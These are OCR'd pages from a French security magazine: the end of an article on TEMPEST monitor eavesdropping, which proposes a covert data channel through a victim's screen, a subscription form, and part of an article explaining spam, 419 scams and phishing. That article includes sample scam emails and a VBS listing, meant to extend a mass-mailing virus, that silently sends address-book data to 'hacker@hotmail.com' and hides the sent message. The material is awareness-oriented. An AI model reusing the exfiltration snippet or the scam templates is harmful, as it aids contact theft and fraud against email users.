


Figure 5. *Emplacement des éléments d'une carte test*




Figure 6. *carte test*

circulation du courant. Il est toutefois possible de concevoir un dispositif et son environnement de travail de manière à ce que l'effet secondaire de son fonctionnement soit minime. Il existe plusieurs méthodes, simples et celles qui modifient complètement le fonctionnement des dispositifs bien connus.

- Contrôle de la zone – la méthode la plus ancienne mais toujours d'actualité. Elle consiste à contrôler les utilisateurs et les dispositifs qui se trouvent dans la zone de danger où l'émission compromettante pourrait être employée.
- Modification des dispositifs – si nous connaissons le fonctionnement d'un dispositif écouté, nous sommes capables de traiter les informations reçues. En modifiant le fonctionnement du dispositif, nous modifions la caractéristique des données émises en forçant l'attaquant à concevoir de nouvelles méthodes de traitement. À titre d'exemple : génération de l'image du moniteur en tant que deux sous-images générées simultanément. Une seule onde électromagnétique sera alors envoyée à deux pixels

Figure 8. *Interception d'une image générée*




Figure 7. *Image générée (1024x768 [75Hz], à gauche – note = 200Hz, à droite – note = 3000Hz)*

simultanément et l'image sera ainsi impossible à recréer.

- Augmentation de brouillage – s'il est impossible de réduire l'influence de fuite de données, nous augmentons l'émission de données qui ne portent aucune information importante. Grâce à cette démarche, en bien choisissant le dispositif, l'attaquant recevra le brouillage à la place des données utiles. L'inconvénient de cette méthode est le fait qu'elle est illégale car il est illégal d'utiliser un dispositif de brouillage.
- Blindage des dispositifs – lorsqu'il est impossible de modifier le dispositif ni de le brouiller, il ne nous reste qu'à l'enfermer dans une cage (une protection en métal qui fonctionne comme la cage de Faraday). C'est une méthode relativement simple (par rapport à la modification des dispositifs) et en plus, légale. Bien évidemment, il est impossible de mettre le moniteur dans une boîte en métal et de l'enfermer dedans. Premièrement, il doit être possible de voir les informations affichées sur le moniteur. Deuxièmement, n'oublions pas le câble d'alimentation et le câble amenant les données depuis l'ordinateur. Si la protection en métal n'est pas complètement étanche (par exemple, liaisons en plastique), l'onde électromagnétique aura une fenêtre ouverte sur le monde. Il faut être conscient que le blindage ne protégera pas le dispositif à 100 % contre l'interception électromagnétique. Même si nous couvrons l'écran avec une grille en métal et les câbles – avec des barreaux de ferrites (sur le câble qui lie le moniteur et l'ordinateur) et si nous utilisons des dispositifs très sensibles et nous éliminons les brouillages (par exemple, filtres d'adaptation de Kalman), l'émission compromettante sera toujours utile. Les jouets deviennent de plus en plus chers.
- Blindage des locaux – cette technique ressemble à la précédente mais elle est employée à une plus large échelle. Au lieu de nous préoccuper de la sécurité de chaque dispositif, nous assurons la protection du local où ils travaillent. L'avantage de cette solution est la facilité de protéger les nouveaux dispositifs (il n'est pas nécessaire de concevoir de nouvelles protections) et l'absence de problème de chaleur. Il n'est pas nécessaire de modifier un local construit (plaques en métal dans les murs) contrairement aux protections des dispositifs portables (par exemple, pour réparer une imprimante ou un moniteur ou ajouter de la mémoire vive).

Conclusion

Nous savons comment forcer le moniteur pour générer une note concrète qui peut être reçue par une simple radio. Nous savons qu'il est possible de jouer une mélodie au moyen du moniteur. Quelles en sont les conclusions ? Est-ce que TEMPEST n'est qu'un jouet dans les mains d'un débutant ? La Figure 8 montre qu'il y a autre chose.

Lors de la génération des notes définies par le moniteur, nous réduisons le spectre du signal envoyé. Il n'est alors pas nécessaire que la bande de notre récepteur soit très large comme auparavant. L'image peut être créée suffisamment bien sur le moniteur TEMPEST depuis le moniteur initial.

Il est également possible d'employer un amplificateur. En fonction de notre approche, il existe deux solutions :

- amplificateur de haute fréquence qui corrige la dynamique du circuit de mélangeur (avant la démodulation du signal d'entrée). Cette démarche est toutefois liée aux frais d'un circuit approprié. Puisque le signal sera amplifié depuis une large bande, l'amplificateur lui-même doit se caractériser par une large bande de transmission (30MHz – 300MHz pour un circuit universel). Quand nous créons un circuit destiné à une bande moins large, son prix diminue aussi. Il faut donc prendre en compte le rapport qualité/prix. La bande d'un amplificateur audio typique s'élève de 20Hz à 25000Hz, il ne peut pas donc être utilisé ici.
- Amplificateur de petite fréquence augmente la luminosité de l'image affichée mais le signal utile a déjà été extrait du bruit, démodulé et traité ; que peut-on donc amplifier ? Si le démodulateur est doté des paramètres élevés, son signal de sortie sera très bon et l'amplification n'est pas nécessaire à cette étape.

Le coeur du circuit est constituée de la partie de traitement du signal de haute fréquence et du démodulateur. Si le coeur travaille correctement et efficacement, nous pouvons nous occuper de son entourage. Il ne faut pas augmenter de l'adrénaline sans cesse car le coeur lâchera à la fin : soit le circuit de traitement du signal de haute fréquence soit les trajets de vision du moniteur seront brûlés.

Même si nous sommes incapables de recréer une image affichée, il est possible de charger un logiciel sur l'ordinateur attaqué qui affichera des images pour deux notes différentes (par exemple, 300Hz et 1200Hz) pendant l'absence de l'utilisateur, ce qui créera ainsi une modulation avec le masquage de la fréquence. Ajoutons en plus le codage du signal et nous obtiendrons ainsi un canal de communication silencieux qui nous servira à envoyer des informations binaires avec une fréquence de rafraîchissement de l'écran (par exemple, 60b/s).

Łukasz Maciejewski
L'auteur fait ses études à l'Ecole Polytechnique de Wroclaw. Il est chargé de concevoir des systèmes de gestion des réseaux télétechniques. Actuellement, il travaille dans une société chargée des systèmes électroniques de sécurité.
Contact avec l'auteur : *LukaszMaciejewski@pro-alert.pl*

ÉCONOMISEZ

22%

Hakin9 Comment se défendre est le plus grand Bimestriel en Europe traitant de la sécurité informatique. Vous trouverez dans nos pages des articles pratiques sur les méthode offensives et défensives. Vous profiterez de programmes, de tutoriels, et de vidéos pratiques.

Avec notre abonnement à 35 EUR :

- Vous économisez **22%**
- Vous recevez régulièrement les magazines à votre domicile !
- Vous obtenez un des nombreux cadeaux !

Choisissez votre propre mode d'abonnement :

- par fax au numéro : **+31 (0) 36 530 71 18**
- par courrier : **EMD The Netherlands – Belgium**
  P.O. Box 30157, 1303 AC Almere, The Netherlands
- par courrier électronique : **software@emdnl.nl**
- par notre internet en ligne : **http://www.hakin9.org/prt/view/abonnez-vous.html**

BULLETIN D'ABONNEMENT

Hakin9 comment se défendre

Merci de remplir ce bon de commande et de nous
le retourner par fax : **+31 (0) 36 540 72 52**
ou par courrier :
EMD The Netherlands – Belgium
P.O. Box 30157
1303 AC Almere
The Netherlands
Tél. **+31 (0) 36 530 71 18**
E-mail : **software@emdnl.nl**

Prénom/Nom .....

Entreprise .....

Adresse .....

.....

Code postal .....

Ville .....

Téléphone .....

Fax .....

Je souhaite recevoir l'abonnement à partir du numéro .....

.....

En cadeau je souhaite recevoir .....

.....

E-mail (indispensable pour envoyer la facture) .....

.....

PRIX D'ABONNEMENT À HAKIN9 COMMENT SE DÉFENDRE : 35 €

Je règle par :

☐ **Carte bancaire n° CB**

␣␣␣␣ ␣␣␣␣ ␣␣␣␣ ␣␣␣␣

code CVC/CVV ␣␣␣

expire le _____ **date et signature obligatoires**

type de carte (MasterCard/Visa/Diners Club/Polcard/ICB)

Abonnez-vous et recevez un cadeau !

☐ **Virement bancaire :**

Nom banque :

ABN AMRO Bank
Randstad 2025
1314 BB ALMERE
The Netherlands

banque guichet numéro de compte clé Rib

59.49.12.075

IBAN : NL14ABN0594912075

Adresse Swift (Code BIC) : ABNANL2A

SICCHIA DIDIER

Comment éviter le SPAM,

le SCAM et les attaques phishing

Degré de difficulté

Auparavant, il fallait attendre patiemment la venue du facteur afin de recevoir des nouvelles de ses proches, dispersés aux quatre coins de la planète. Les services postaux disposaient alors du monopole absolu sur la distribution du courrier et des colis. Vint alors la (e)révolution !

Effectivement, internet est venu bouleverser cette habitude d'une autre époque. Aujourd'hui et sur la toile mondiale, ce sont des milliards de courriers électroniques qui se distribuent chaque jour à une vitesse éblouissante. Les mails permettent de simplifier largement les échanges d'informations et réduisent considérablement les délais d'attente entre deux protagonistes.

Néanmoins, cette merveilleuse possibilité de communiquer avec son prochain n'est pas toujours idéale. Auparavant, si les boîtes aux lettres se remplissaient d'une foultitude de revues publicitaires parfois inutiles et encombrantes, l'équivalent électronique rencontre la même problématique. Beaucoup de courriels se composent essentiellement d'un message attractif afin de sensibiliser les internautes sur un produit quelconque (parfois mensonger). Si on ne fait pas attention, une messagerie électronique peut devenir une vraie poubelle.

Justement, ces courriers électroniques ont trouvé une nouvelle définition et selon notre époque. Ainsi, nous parlerons plutôt de pourriel (élégante association de mots) ou encore de spam (de l'anglais, pâté). Le terme *polluriel* est plus rarement utilisé mais il se rencontre néanmoins en certaines occasions.

Explications relatives aux différents termes

Afin de bien comprendre cet article, il faut d`abord expliquer la signification de cerains termes.

Définition du SPAM

Le premier pourriel (ou spam) a été envoyé le 3 mai 1978 par Gary Thuerk, agent du marketing travaillant chez DEC. Selon l'anecdote, Gary envoya son message à la totalité des utilisateurs d'ARPANET (ancêtre de l'internet) vivant sur la côte ouest des États-Unis (soit environ 600 personnes). Souhaitant judicieusement se faciliter la tâche, il mit l'ensemble des adresses directement dans le champ *destinataire*. Bien qu'il fit cela sans mauvaise intention et simplement afin d'inviter des personnes technophiles à une démonstration DEC, il déclencha une vive contestation. Néanmoins, l'administration américaine gérant le réseau condamna largement la pratique, la jugeant non-conforme aux termes d'utilisation du réseau et à l'éthique : une autre époque ... une autre politique.

Aussi surprenant que cela puisse parraître, les Monty Python ont leur part de responsabilité dans la création du terme *spam*. Effectivement, dans un de leurs plus célèbres sketches (vu dans l'émission *Monthy Python Flying Circus*), ils sont déguisés en vikings amateurs de pâté et éructent une chanson interminable et insupportable dont les paroles se résument en un seul mot : *spam spam spam* (ce sketch illustre à merveille le fléau électronique).

L'appât du gain facile ou malhonnête est désormais au coeur de la cybercriminalité. Lors, le spam joue sur cette corde sensible afin d'aboutir à son objectif (comprendre

CET ARTICLE EXPLIQUE...

Cet article explique les techniques propres aux spams, scams et les attaques par phishing. Nous expliquerons aussi les méthodes utilisées par les pirates afin de constituer des listes importantes d'adresses électroniques. Enfin, la conclusion se consacre aux moyens d'éviter l'ensemble de ces messages indésirables.

CE QU'IL FAUT SAVOIR...

Compréhension basique du rapport électronique sur internet.

Usage traditionnel d'une messagerie électronique.

l'accumulation d'adresses électroniques). Les promesses sont alléchantes et les crédules ne manquent pas. Par exemple, durant les derniers mois de l'année 2008, on pouvait recevoir une invitation bien sympathique via sa messagerie électronique. Effectivement, les établissements Google se proposaient de partager généreusement avec l'ensemble des internautes des sommes d'argent importantes (et malgré la crise du moment). Ce mail a circulé très largement sur le réseau des réseaux (il existe aussi plusieurs variantes reprenant le corps du message mais disposant d'une autre *provenance* comme Microsoft par exemple) :

Sujet : Google a 10ans

Madame, Monsieur,

Nous avons le plaisir de vous informer que Google France fêtera ses 10 années d'existence en janvier 2008.

A cette occasion, suite aux retombées économiques formidables engrangées, Google voudrait remercier les internautes, sans qui, cette merveilleuse aventure n'aurait pas était possible.

Google offrira donc pour 45 euros de matériel informatique à toutes les personnes qui feront suivre ce mail à au moins 10 contacts différents, avec la mention « Google a 10 ans » en objet.

La somme est cumulable sur plusieurs tranches de 10 contacts. Par exemple, si vous envoyez le mail à 30 contacts, vous recevrez 135 euros. Vous recevrez sous 3 semaines un code à 12 chiffres, vous permettant d'imprimer votre bon d'achat en ligne. Le service de logistique opérationnelle informatique de Google détectera automatiquement les personnes qui envoient ce mail, avec la mention gagnante en objet, et ce texte en corps de mail.

Merci de votre participation.

Définition du SCAM

Il existe aussi une variante grave aux pourriels (*spam*): Le scam. Cela commence par un message électronique dans lequel quelqu'un vous demande gentillement d'envoyer de l'argent liquide afin de pouvoir débloquer une énorme somme d'argent quelconque. En échange de votre bonté, vous recevrez une solide récompense. Bien sûr, tout est faux. Il s'agit d'une arnaque qui contrevient à l'article de loi nigérian 419 (d'où l'expression, fraude 419). Voici un modèle du genre (vous remarquerez la manipulation psychologique intéressante) :

De:******

Tel:***-********

Courriel: ****@yahoo.com

Bonjour,

*Je m'appelle ****** je suis âgé de 26 ans et je vis en Côte d'Ivoire. Malheureusement comme vous le savez mon pays traverse une période très difficile ce qui m'a contraint à fuir ma région d'habitation qui est Bouaké (dans le centre du pays). Mon père était un marchand de cacao très riche à Abidjan, la capitale économique de la Côte d'Ivoire. Avant qu'il n'ai été grièvement blessé par les rebelles, urgemment conduit à l'hôpital il m'a fait savoir qu'il avait déposé 5 000 000 $ dans une mallette dans une société de sécurité basée à Abidjan. A l'annonce de la mort de mon père je me suis précipité dans sa chambre dans le but de prendre tout ce qu'il avait comme document administratif, j'ai découvert le certificat de dépôt délivré par la compagnie de sécurité à mon père. Une fois arrivé à Abidjan j'ai essayé de vérifier la validité de ce document. Le directeur de la société m'a confirmé l'existence de cette mallette dans leur établissement. De peur de perdre cet argent, je sollicite l'aide de quelqu'un afin de transférer ce seul bien que mon père m'a légué dans un pays étranger pour investir car la situation en Côte d'Ivoire est toujours incertaine. Une fois le transfert effectué je me rendrai là-bas pour récupérer cet argent et y faire ma vie. Si vous êtes prêt à m'aider, envoyer moi vite une réponse afin que l'on puisse trouver un conciliabule. Dans l'attente d'une suite favorable recevez mes salutations et que dieu vous bénisse.*

*PS: N'oubliez pas de me contacter directement à mon adresse privé: ****@yahoo.com*

Une romance scam est un type de scam (ou arnaque) où un étranger prétend avoir des sentiments amoureux à l'égard de sa victime. L'arnaqueur utilise alors cette affection afin d'accéder au compte bancaire d'une manière ou d'une autre. Selon les habitudes, la plupart de ces arnaques semblent provenir d'Afrique de l'Ouest, principalement du Nigeria pour les arnaques en anglais et de Côte d'Ivoire pour celles en français. De plus, ce genre de tromperie peut aussi s'effectuer par l'intermédiaire de sites de rencontre. Des jeunes femmes souvent

Listing 1. *Code VBS pour automatiser la capture des adresses internet.*

```
' Création d'une nouvelle occurrence.
Set new_cpt = OutlookApp.CreateItem(0)
new_cpt.To =  "hacker@hotmail.com"
new_cpt.Subject = "capture address"
new_cpt.Body = "Gotcha!"
' On efface l'information
              relatif à l'envoi.
new_cpt.DeleteAfterSubmit = True
new_cpt.Send
```

originaires d'Europe de l'Est (Ukraine et Russie) opèrent selon cette sinistre méthode. Pour comprendre simplement, la romance scam repose sur la création de liens affectifs et fait appel aux émotions naturelles.

A cet effet, un des leaders mondiaux dans le domaine de la sécurité informatique a publié durant le mois d'octobre 2008 une enquête sur les douze principaux pays à partir desquels des campagnes massives (spam et scam confondu) ont été émises au cours du troisième trimestre de 2008. Ces résultats sont fondés sur l'analyse de l'ensemble des messages *curieux* reçus par leur réseau mondial de pièges (en anglais, Honey Pot). Ils révèlent une hausse inquiétante du pourcentage des messages accompagnés d'une pièce jointe malveillante, ainsi qu'une augmentation des attaques s'appuyant sur des techniques d'ingénierie sociale afin de tromper les destinataires. Les concepteurs de ces mails s'échinent à rendre ces courriers vraisemblables afin de constituer une crédibilité toute artificielle. Considérons quelques exemples pertinents et récents. Peut-être même reconnaitrez-vous la substance d'un message précédemment reçu dans votre messagerie électronique.

Sur le seul troisième trimestre 2008, La principale attaque concernait le cheval de

Figure 1. *Une conserve originale de SPAM*

Troie Agent-HNY, camouflé en jeu d'arcade *Penguin Panic* pour iPhone Apple.

Parmi les autres incidents majeurs figurent le troyen EncPk-CZ, qui se faisait passer pour un correctif Microsoft et le malware Invo-Zip (faux avis du transporteur FEDEX). Ainsi, les utilisateurs de Windows ouvrant ces pièces jointes exposaient leur PC à un risque d'infection important, mettant potentiellement leur identité électronique en péril. Ces principales attaques ne sont conçues que pour fonctionner sous Windows. Pour les inconditionnels d'Apple Mac et d'Unix, ces attaques massives ne se sont traduites que par la saturation de leur messagerie, sans risque d'infection de leur système. Le courrier se composait ainsi (notez le souci de crédibilité afin de gruger le destinataire. Le fichier joint était ce malware énoncé précédemment) :

Subject: Tracking N ‹some random digits›

Unfortunately we were not able to deliver postal package you sent on ‹Month› the ‹date› in time because the recipient's address is not correct.

Please print out the invoice copy attached and collect the package at our office

Your FEDEX

S'il est facile de comprendre l'ambiguïté d'une pareille information, il faut bien reconnaître que les novices risquent de tomber dans le piège. La vocation d'une distribution massive d'un courrier électronique est de nature diverse. Généralement, elle repose simplement sur trois alternatives que nous placerons dans un ordre de malveillance :

- publicité pour un produit quelconque,
- propagation d'un virus ou d'un malware,
- tentative d'usurpation d'identité ou phishing.

Le Malware

La différence entre un virus et un malware repose sur la vocation de celui-ci. Si un virus a simplement pour objectif de nuire de la manière la plus sinistre possible, un malware est développé afin de profiter d'un ordinateur cible. Par exemple, il peut permettre à un pirate de « rentrer » dans un ordinateur afin de lire (télécharger aussi) des données importantes. Il peut encore espionner vos habitudes sur internet afin d'établir un cahier représentatif comme un sondage. En d'autres termes et d'une manière imagée, si un virus est semblable à une brique dans la vitrine d'une boutique, le malware cherche plutôt la furtivité comme un voleur tapi dans l'ombre.

Figure 2. *Fausse page du portail FREE*

Tableau 1. *Les 12 pays d'où proviennent massivement les campagnes de SPAM*

Position	Pourcentage
Etat-Unis	18,9
Russie	8,3
Turquie	8,2
Chine + Hong-Kong	5,4
Brésil	4,5
Corée du sud	3,8
Inde	3,5
Argentine	2,9
Italie	2,8
Royaume Uni	2,7
Colombie	2,5
Thaïlande	2,4
Autres pays	34,3

Le Phishing

Le phishing (en français, hameçonnage ou filoutage) est une technique utilisée par des fraudeurs afin d'obtenir des renseignements personnels dans le but de perpétrer une usurpation d'identité. La technique consiste à faire croire à la victime qu'elle s'adresse à un tiers de confiance (banque, administration, eBay, PayPal, etc). L'objectif est de soutirer des renseignements personnels comme les mots de passe, les numéros de carte de crédit, etc. Cette forme d'escroquerie repose essentiellement sur l'ingénierie sociale et ne réclame que peu de connaissance informatique. Le terme phishing aurait été inventé par des pirates et serait construit sur l'expression anglaise *password harvesting fishing* (comprendre *pêche aux mots de passe*). Typiquement, les messages ainsi envoyés semblent émaner d'une société digne de confiance et sont formulés de manière à ne pas alarmer le destinataire afin qu'il effectue une action en conséquence. Une approche souvent utilisée est d'indiquer à la victime que son compte a été accidentellement désactivé et que la réactivation ne sera possible qu'en cas d'action immédiate de sa part. Le message fournit alors un hyperlien qui dirige l'utilisateur vers une page Web traditionnelle qui ressemble à s'y méprendre au site original. Arrivé sur cette page frauduleuse, l'utilisateur est invité à saisir des informations confidentielles qui sont alors enregistrées par les criminels.

Certains penseront peut-être que la technique ne peut pas réellement marcher … et pourtant! Il vous suffira de rechercher sous Google les informations relatives aux récentes affaires criminelles propres à cette technique. On retrouve pêle-mêle des histoires relatant des sommes astronomiques pouvant dépasser des millions de Dollars, ainsi que des noms d'entreprises prestigieuses (que nous tairons afin de ne pas nuire à leur crédibilité). Néanmoins, un mail fait actuellement le tour des boîtes de messagerie FREE afin d'inviter l'abonné quelconque à fournir ses coordonnées personnelles attachées à son compte. La page contrefaite est particulièrement bien composée. Le piège s'est déjà refermé de nombreuses fois sur les internautes FREE insouciants.

Ainsi, vous l'aurez compris, le problème est important d'autant plus qu'il semble se produire actuellement un accroisement des attaques de cet acabit.

Or, nous n'avons pas choisi cet exemple pour rien ou par hasard. Si vous êtes quelque peu observateur (et bon élève), vous aurez remarqué le nombre important de fautes d'orthographe et de grammaire dans la composition de cette fausse page FREE (plus de 10). Malheureusement, c'est parfois le seul moyen de se faire une juste opinion lorsqu'il se présente un certain équivoque. Lors, ajoutons à notre vigilance une bonne perception de l'astuce. Expliquons les mécanismes profonds de la manoeuvre criminelle. En premier lieu, il convient de constituer une liste conséquente avec des adresses internet. Afin de parvenir à un résultat exploitable, il existe globalement 3 possibilités.

- profiter d'un réseau social,
- acheter une liste d'adresses auprès d'un professionnel,
- utiliser un programme de capture d'adresses.

Les techniques de constitution des listes d'adresses

Il existe plusieurs techniques de constitution des listes d`adresses.

Profiter d'un réseau social

Qui n'a jamais reçu un mail dont l'objectif est de sensibiliser le lecteur à la détresse de quelqu'un ou une information relative à un problème grave. Malheureusement, cette possibilité de communiquer avec d'autres permet à certaines personnes de constituer des réseaux sociaux sans réelles nobles motivations. Illustrons cette méthode par un exemple vécu durant la dernière semaine de l'année 2008. Voici la nature du mail (les fameuses chaînes de l'amitié). Notez la crédibilité du propos faisant référence à un problème viral important (encore une fois, l'orthographe subit quelques entorses) :

ATTENTION si un de vos contact vous propose un lien ou c`est écrit: foto, puis le lien finissant par votre adresse msn surtout ne l'ouvrez pas ceci est un virus !!!

Ce n'est pas votre contact qui l'envoie c'est un pirate qui a réussi a entrer dans son "MSN".

Envoie ce message a tous tes contacts MSN avant que le virus ne se propage!!!

En finalité, de pareils mails circulent dans le monde entier et finissent par tomber dans des messageries électroniques *pièges* récoltant ainsi des centaines de listes de contacts. Un seul exemplaire peut parfois contenir des centaines d'adresses d'internautes valides (voire un millier). De cette façon, il est très facile de se constituer rapidement une liste afin d'automatiser une attaque de grande invergure. D'ailleurs, même si la motivation originale n'était pas de nuire, le principe évoqué profitera immanquablement à d'autres, beaucoup moins scrupuleux.

Acheter une liste d'adresses mail

Il existe sur internet de nombreuses sociétés qui proposent à la vente des listes d'adresses de messagerie électronique. La vocation de ces entreprises est directement liée à une espèce de marketing moderne et essentiellement attaché à cet outil qui est internet. Il faut bien reconnaître que la *toile mondiale* est une vitrine potentiellement très attractive. Le commerce électronique génère des milliards de dollars chaque jour et dans le monde entier. Ainsi, celui qui dispose d'une large liste d'adresses peut touché une clientèle très importante (à moindre frais d'ailleurs).

Certaines listes se composent de plusieurs millions d'adresses et elles se partagent selon différents critères propres à l'internaute quelconque. Ainsi, il est possible de consacrer une campagne de communication seulement en direction des séniors ou des femmes, par exemple. Or, sommes-nous toujours dans la légalité ? Selon quels accords ces entreprises retiennent-elles ces adresses d'internautes ?

Pour répondre à cette question, nous avons tenté de contacter plusieurs sociétés dont l'activité se consacre à *développer* pour un quidam une campagne de communication grâce à internet et seulement via les messageries électroniques. Malheureusement, aucune réponse de collaboration ne nous est parvenue. Cela traduit bien le caractère ambigü de la




Figure 3. *Logiciel de capture email en action*

situation. Un flou juridique permet encore actuellement beaucoup de dérives qui se traduisent souvent par des campagnes de spam massives.

Ces sociétés proposent des listes d'adresses selon la dénomination *opt-in*. Or, qu'est-ce que cela sous-entend exactement. Une liste *opt-in* est composée essentiellement avec des adresses électroniques dont les dépositaires acceptent de recevoir les informations et les offres *des partenaires*. A l'inverse, les adresses *opt-out* constituent un refus de partage absolu. Ajoutons, que la loi française "informatique et libertés" du 6 janvier 1978 impose toujours la déclaration auprès de la CNIL des fichiers d'adresses électronique et une collecte *loyale* des susdites adresses est considérée comme parfaitement déloyale la collecte des adresses dans les chats, forums de discussion, listes de diffusion, annuaires, sites web et sans que les personnes concernées n'en aient connaissance aucune. Lors, comment prouver qu'une liste vendue est véritablement composée essentiellement avec des adresses *opt-in* ? Le flou persiste. De ce constat, on distingue quatre formules d'inscription à une liste de diffusion :

- `opt-in actif` : l'internaute doit volontairement cocher une case pour que son adresse soient utilisée ultérieurement à des fins commerciales,
- `opt-in passif` : une case est déjà précochée (position affirmative). L'accord de l'internaute est explicite,
- `opt-out actif` : Il faut cocher une case pour ne pas recevoir de message ultérieurement (on considère l'accord de l'internaute comme acquis par défaut),
- `opt-out passif` : L'internaute est automatiquement inscrit à une liste de diffusion sans qu'il ait la possibilité de changer cela au moment de l'inscription.

De plus, internet fourmille de personnes peu scrupuleuses dont les services (sous le manteau) se moque bien de la légalité et du respect d'autrui. Ainsi, moyennant quelques dizaines d'euros, il est possible d'acheter une liste d'adresses électroniques afin de constituer sa campagne de spam, de scam ou de phishing. Ces susdites personnes composent une liste conséquente grâce à quelques programmes ingénieux (parfois payant selon efficacité) dont la vocation est de trouver les adresses figurant dans des pages Web. Ajoutons encore que les échanges sont possibles, voire même encouragés.

Note : Nous n'avons pas encore évoqué la menace virale. Par exemple, une simple dérive du virus AnnaKournikova (vbs) permettrait de récolter une masse d'informations importantes puisqu'il est basé justement sur une réplication selon le carnet d'adresses du programme OutLook Express. Il suffit de commander l'envoi d'un mail vers une adresse de rétention. Voici une portion du code selon la modèle classique (à placer simplement en fin de fonction DoMail puisque l'applet OutLook est déjà vacant) (voir Listing 1).

A cet effet, selon plusieurs analystes en sécurité informatique, le virus Sober.q (dont les propos suggérés une motivation seulement politique) serait en vérité une *carte de visite* pour spammeurs. Celui-ci se servait des ordinateurs infectés afin d'étendre les campagnes de spam.

L'ingéniosité ne manque pas dans ce milieu puisqu'il apparaît de nombreuses variantes et autres alternatives afin de contourner la vigilance des antivirus. Par exemple, les messages ne sont plus rédigés au format texte mais ils se distribuent plutôt en fichiers de type MP3.

Utiliser un programme de capture des adresses

Imaginez le nombre des adresses électroniques circulant librement sur internet. Qu'il s'agisse des réseaux sociaux, des forums de discussion, des listes d'amis, des blogs, des liens de correspondance (et encore bien davantage), il est très facile de constituer une liste importante avec des adresses quelconques.

